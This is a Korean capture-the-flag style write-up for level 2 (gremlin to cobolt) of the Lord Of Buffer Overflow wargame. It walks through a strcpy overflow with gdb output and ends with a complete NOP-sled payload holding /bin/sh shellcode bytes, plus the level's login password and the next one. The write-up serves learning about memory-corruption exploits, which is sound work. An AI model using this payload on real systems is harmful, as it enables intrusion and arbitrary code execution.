Lord Of Buffer Overflow Write-up

Level2 gremlin -> cobolt

Written by - YellJ
(신재욱)

Lord Of Buffer Overflow_Level2_gremlin Write-UP
신재욱

Gate에 이은 Gremlin 2번째 문제입니다. Gate문제랑 푸는법이 상당이 유사합니다. 다만 작은 차이점은 저장할 수 있는 버퍼의 용량이 조금 줄었다는 점일 뿐입니다. 아! 혹시 아직 Level1을 풀지 않으셨던 분은 반드시 차례대로 따라와주시기 바랍니다. 주의사항은 Level1 라업에서 말씀드렸으니 따로 말씀드리지 않겠습니다.

Gremlin 단계의 ID/PW는 gremlin/hello bof world입니다.

```
login: gremlin
Password:
[gremlin@localhost gremlin]$ ls
cobolt  cobolt.c  for_gdb
[gremlin@localhost gremlin]$ cat cobolt.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - cobolt
        - small buffer
*/

int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
[gremlin@localhost gremlin]$
```

소스코드를 보시면 유일한 차이점은 char buffer의 크기가 256에서 16으로 줄었습니다. Level1의 파이썬 스크립트에서 256+SPF(4)=260이었던 버퍼값을 16+SPF(4)=20으로 변경하여 Payload를 만들면 될 것 같습니다. Level1과 똑같이 gdb로 까봅시다.

```
(gdb) disas main
Dump of assembler code for function main:
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %esp,%ebp
0x8048433 <main+3>:     sub    $0x10,%esp
0x8048436 <main+6>:     cmpl   $0x1,0x8(%ebp)
0x804843a <main+10>:    jg     0x8048453 <main+35>
0x804843c <main+12>:    push   $0x80484d0
0x8048441 <main+17>:    call   0x8048350 <printf>
0x8048446 <main+22>:    add    $0x4,%esp
0x8048449 <main+25>:    push   $0x0
0x804844b <main+27>:    call   0x8048360 <exit>
0x8048450 <main+32>:    add    $0x4,%esp
0x8048453 <main+35>:    mov    0xc(%ebp),%eax
0x8048456 <main+38>:    add    $0x4,%eax
0x8048459 <main+41>:    mov    (%eax),%edx
0x804845b <main+43>:    push   %edx
0x804845c <main+44>:    lea    0xfffffff0(%ebp),%eax
0x804845f <main+47>:    push   %eax
0x8048460 <main+48>:    call   0x8048370 <strcpy>
0x8048465 <main+53>:    add    $0x8,%esp
0x8048468 <main+56>:    lea    0xfffffff0(%ebp),%eax
0x804846b <main+59>:    push   %eax
0x804846c <main+60>:    push   $0x80484dc
---Type <return> to continue, or q <return> to quit---
0x8048471 <main+65>:    call   0x8048350 <printf>
0x8048476 <main+70>:    add    $0x8,%esp
0x8048479 <main+73>:    leave
0x804847a <main+74>:    ret
0x804847b <main+75>:    nop
0x804847c <main+76>:    nop
0x804847d <main+77>:    nop
0x804847e <main+78>:    nop
0x804847f <main+79>:    nop
End of assembler dump.
(gdb)
```

리버싱한 코드를 보면 main+3에서 버퍼를 저장하고, main+48에서 strcpy함수를 호출합니다. main+48 다음인 main+53에 브레이크 포인트를 걸면 될 것 같습니다.


```
(gdb) b *main+53
Breakpoint 1 at 0x8048465
(gdb) r `python -c 'print "\x90"*260+"BBBB"'`
Starting program: /home/gremlin/for_gdb/./cobolt `python -c 'print "\x90"*260+"BBBB"'`

Breakpoint 1, 0x8048465 in main ()
(gdb) x/10x $esp
0xbffffa30:     0xbffffa38      0xbffffb91      0x90909090      0x90909090
0xbffffa40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffa50:     0x90909090      0x90909090
```

브레이크를 걸어준 후 똑같이 NOP로 버퍼를 채워준 후 “BBBB”를 이용해 RET를 찾아냅니다. 그리고 똑같이 NOP SLED로 공격을 시도합니다.

공격할 구조: [Buffer] + [RET] + [NOP] + [Shellcode]

Payload:
`python -c 'print "\x90"*20 + "\x40\xfa\xff\xbf" +"\x90"*1000
+"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1
\x89\xc2\xb0\x0b\xcd\x80"'`



다음과 같이 쉘을 얻어내는데 성공하였습니다!

다음 단계 패스워드 : hacking exposed